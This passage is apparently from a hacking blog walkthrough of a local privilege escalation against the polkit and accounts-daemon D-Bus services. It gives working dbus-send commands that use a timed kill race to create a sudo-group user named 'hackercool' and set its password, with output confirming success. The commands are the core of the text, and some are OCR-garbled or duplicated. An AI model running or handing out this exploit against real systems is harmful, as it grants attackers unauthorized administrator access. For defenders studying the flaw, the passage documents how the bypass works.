
This is as simple as that. This command will manually send a dbus message to the accounts daemon to create a new user named "hackercool" with a description of "blackhat Account" and will make the new user a member of SUDO group (as I am setting the int32:1 flag). Then all that's left is setting the password to the newly created user.

But before I do any of this, I need to check the time taken to run the above command. This can be done by prepending the time command to the above command as shown below.



```
$ time dbus-send –system –dest=org.freedesktop.Accounts –type=m
ethod_call –print-reply /org/freedesktop/Accounts org.freedeskt
op.Accounts.CreateUser string:hackercool string:"blackhat Accou
nt" int32:1
-sh: 2: time: not found
```

It doesn't work. So I open a Bash shell using bash command and then run the command again.




```
$ bash
maroni@Gohtaam:/$ time dbus-send –system –dest=org.freedesktop.
Accounts –type=method_call –print-reply /org/freedesktop/Accoun
ts org.freedesktop.Accounts.CreateUser string:hackercool string
:"blackhat Account" int32:1
dbus[6124]: arguments to dbus_message_new_signal() were incorre
ct, assertion "_dbus_check_is_valid_path (path)" failed in file
 ../../../dbus/dbus-message.c line 1455.
This is normally a bug in some application using the D-Bus libr
ary.

  D-Bus not built with -rdynamic so unable to print a backtrace
Aborted

real    0m0.006s
user    0m0.000s
```

It takes almost 0.006 seconds to execute this command. But wait, why do I need to check the time taken to execute this command? Because we have to kill it at the correct time. Once again why we need to kill it? Well, here's the answer.

When you run the above command (without time) and terminate it after some time and then polkit asks dbus-daemon for the connection, dbus-daemon correctly returns an error. Here's where polkit goes wrong. Instead of rejecting the request it treats the request as it came from root process and viola we have an authentication bypass.


However, the timing of the vulnerability is very difficult to detect. Hence we need to kill the command after over half time. Why? it seems polkit asks d-bus daemon for the terminated connection multiple times on different codepaths. Almost all the codepaths handle it correctly except one. We are looking for this one codepath. So if we terminate the command early, privilege escalation may not work correctly.

So now I run the same command this time without prepending "time" to it but this time killing the process after 0.003 seconds. As the command takes 0.006 seconds to complete, I have chosen to terminate this command after 0.003 seconds. i.e almost half time.



```
maroni@Gohtaam:/$ dbus-send --system --dest=org.freedesktop.Acc
ounts --type=method_call --print-reply /org/freedesktop/Account
s org.freedesktop.Accounts.CreateUser string:hackercool string:
”blackhat Account” int32:1 & sleep 0.003s; kill $!
[1] 6139
maroni@Gohtaam:/$
```


The command executed successfully. But let's see if it created the new user named "Hackercool" as expected.



```
maroni@Gohtaam:/$ id hackercool
uid=1004(hackercool) gid=1004(hackercool) groups=1004(hackercoo
l),27(sudo)
maroni@Gohtaam:/$
```

It did and the user belongs to SUDO group too. Now, all I have to do is create a password for this user "hackercool". I decided to use a simple password "123456" for my "hackercool" account.


To assign this password to the user "hackercool", I need to create a SHA - 512 hash for this password. This can be done using openSSL command as shown below.



```
maroni@Gohtaam:/$ openssl passwd -6 123456
$6$UHCXc0PrCpEV0DLG$/AMJ6oNI1xXgDh5AklLz5bjhDAhz4AjM0Ols65e3nvc
TSrCon.VN5S9u5jhMA4kZTaYRct2KjCG2D.JNxxUf00
maroni@Gohtaam:/$ dbus-send --system --dest=org.freedesktop.Acc
ounts --type=method_call --print-reply /org/freedesktop/Account
s org.freedesktop.Accounts.User.SetPassword string:'$6$UHCXc0Pr
CpEV0DLG$/AMJ6oNI1xXgDh5AklLz5bjhDAhz4AjM0Ols65e3nvcTSrCon.VN5S
9u5jhMA4kZTaYRct2KjCG2D.JNxxUf00' string:”blackhat password” in
t32:1 & sleep 0.003s; kill $!
[1] 6216
maroni@Gohtaam:/$
```


Then use the d-bus command as shown below to set the password for the user "hackercool" we created.

dbus-send –system –dest=org.freedesktop.Accounts –type=method_call –print-reply /org/freedesktop/Accounts/User1000 org.freedesktop.Accounts.User.SetPassword string:'<SHA-512 HAsh>' string:'blackhat password' & sleep 0.003s; kill $!




```
maroni@Gohtaam:/$ openssl passwd -6 123456
$6$UHCXc0PrCpEV0DLG$/AMJ6oNI1xXgDh5AklLz5bjhDAhz4AjM0Ols65e3nvc
TSrCon.VN5S9u5jhMA4kZTaYRct2KjCG2D.JNxxUf00
maroni@Gohtaam:/$ dbus-send --system --dest=org.freedesktop.Acc
ounts --type=method_call --print-reply /org/freedesktop/Account
s org.freedesktop.Accounts.User.SetPassword string:'$6$UHCXc0Pr
CpEV0DLG$/AMJ6oNI1xXgDh5AklLz5bjhDAhz4AjM0Ols65e3nvcTSrCon.VN5S
9u5jhMA4kZTaYRct2KjCG2D.JNxxUf00' string:"blackhat password" in
t32:1 & sleep 0.003s; kill $!
[1] 6216
maroni@Gohtaam:/$ 
```

The command is successful. Now, I will login as user "hackercool".

